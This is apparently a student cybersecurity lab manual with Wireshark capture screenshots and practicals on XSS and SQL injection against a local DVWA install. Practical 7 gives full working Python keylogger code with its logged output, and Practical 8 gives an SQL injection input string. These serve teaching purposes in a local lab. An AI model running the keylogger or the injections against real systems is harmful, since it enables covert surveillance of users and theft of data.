

*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Protocol Hierarchy Statistics · Ethernet
Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s
Frame 100.0 1357 100.0 109892 13 k 0 0 0
Ethernet 100.0 1357 17.3 18998 2375 0 0 0
Link Layer Discovery Protocol 0.1 1 0.0 46 5 1 46 5
Internet Protocol Version 6 2.1 28 1.0 1120 140 0 0 0
User Datagram Protocol 2.0 27 0.2 216 27 0 0 0
Simple Service Discovery Protocol 1.5 21 8.3 9153 1144 21 9153 1144
Link-local Multicast Name Resolution 0.1 2 0.0 44 5 2 44 5
DHCPv6 0.3 4 0.3 332 41 4 332 41
Internet Control Message Protocol v6 0.1 1 0.0 24 3 1 24 3
Internet Protocol Version 4 97.6 1325 24.2 26628 3329 0 0 0
User Datagram Protocol 91.4 1240 9.0 9920 1240 0 0 0
Simple Service Discovery Protocol 4.8 65 15.0 16457 2057 65 16457 2057
NetBIOS Name Service 0.4 6 0.3 300 37 6 300 37
NetBIOS Datagram Service 0.1 1 0.2 201 25 0 0 0
SMB (Server Message Block Protocol) 0.1 1 0.1 119 14 0 0 0
SMB MailSlot Protocol 0.1 1 0.0 25 3 0 0 0
Microsoft Windows Browser Protocol 0.1 1 0.0 33 4 1 33 4
Multicast Domain Name System 0.1 1 0.0 45 5 1 45 5
Link-local Multicast Name Resolution 0.1 2 0.0 44 5 2 44 5
Domain Name System 0.1 2 0.2 167 20 2 167 20
Data 85.7 1163 21.2 23308 2914 1163 23308 2914
Transmission Control Protocol 3.9 53 1.7 1889 236 40 899 112
Transport Layer Security 0.6 8 0.4 494 61 8 494 61
Hypertext Transfer Protocol 0.1 2 0.2 233 29 1 82 10
Line-based text data 0.1 1 0.0 26 3 1 26 3
Data 0.2 3 0.0 3 0 3 3 0
Internet Group Management Protocol 2.4 32 0.6 684 85 32 684 85
Address Resolution Protocol 0.2 3 0.1 84 10 3 84 10
No display filter.
Close
Copy
Help
wireshark_Ethernet_20190917150032_a16804.pcapng
Packets: 1357 · Displayed: 1357 (100.0%)
Profile: Default

Fig (c)



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dhcp
No. Time Source Destination Protocol Length Info
104 5.253832 0.0.0.0 255.255.255.255 DHCP 364 DHCP Request - Transaction ID 0xf17cc2ed
191 7.132594 0.0.0.0 255.255.255.255 DHCP 364 DHCP Request - Transaction ID 0xf17cc2ed
Dynamic Host Configuration Protocol (Request)
Message type: Boot Request (1)
Hardware type: Ethernet (0x01)
Hardware address length: 6
Hops: 0
Transaction ID: 0xf17cc2ed
Seconds elapsed: 0
Bootp flags: 0x0000 (Unicast)
Client IP address: 0.0.0.0
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: HewlettP_e8:e5:a9 (c4:65:16:e8:e5:a9)
Client hardware address padding: 00000000000000000000
0020 ff ff 00 44 00 43 01 4a 2a 19 01 01 06 00 f1 7c
0030 c2 ed 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040 00 00 00 00 00 00 c4 65 16 e8 e5 a9 00 00 00 00
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Message type (dhcp.type), 1 byte
Packets: 1743 · Displayed: 2 (0.1%)
Profile: Default


Fig (d)

PRACTICAL No. 6

AIM: Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1: Open XAMPP and start apache and mysql.




Step 2: Go to Localhost: 8080/setup.php and login using username: admin; password: password.

Step 3: Opens the home page.


Step 4: Once logged in we want to navigate to the DVWA Security tab, select "Low" in the drop down box, and hit Submit.

Step 5: Stored Cross Site Scripting




Step 6: Reflected Cross Site Scripting

OUTPUT



Step 7: DOM Cross Site Scripting (Persistent XSS)

OUTPUT



PRACTICAL NO. 7


AIM: Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Code:

```
# keylogger.py

from pynput import keyboard


log_file = "keystrokes.txt"

def on_press(key):
    try:
        with open(log_file, "a") as f:
            f.write(f"{key.char}")  # Logs normal characters
    except AttributeError:
        with open(log_file, "a") as f:
            f.write(f" [{key}] ")  # Logs special keys (Enter, Shift, etc.)

# Listener setup

with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```

Output: keystrokes.txt



IDLE Shell 3.13.2
File Edit Shell Debug Options Window Help
Python 3.13.2 (tags/v3.13.2:4f8bb39, Feb 4 2025, 15:23:48) [MSC v.1942 64 bit (
AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
================ RESTART: C:/Users/Aniket/Downloads/keylogger.py ==========
f
afg
bfd
keystrokes.txt
File Edit View
f [Key.enter] afg [Key.enter] bfd [Key.enter]
Ln 1, Col 1
46 characters
100%
Windows (CRL
UTF-8

PRACTICAL NO. 8


AIM: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.


Step 1: Open XAMPP and start apache and mysql and Go to web browser and enter site http://localhost/phpmyadmin/




Step 2: Create database with name DVWA.



Step 3 and 4: Go to site localhost:8080/setup.php after login and click on setup/reset database. Connect with database





Step 5: Click on SQL injection option in left. Write "1' or '='" in text box and click submit

Step 6: Write "1" in text box and click on submit.

Step 7: Write "1=1" in text box and click on submit.

Step 8: Write "1*" in text box and click on submit.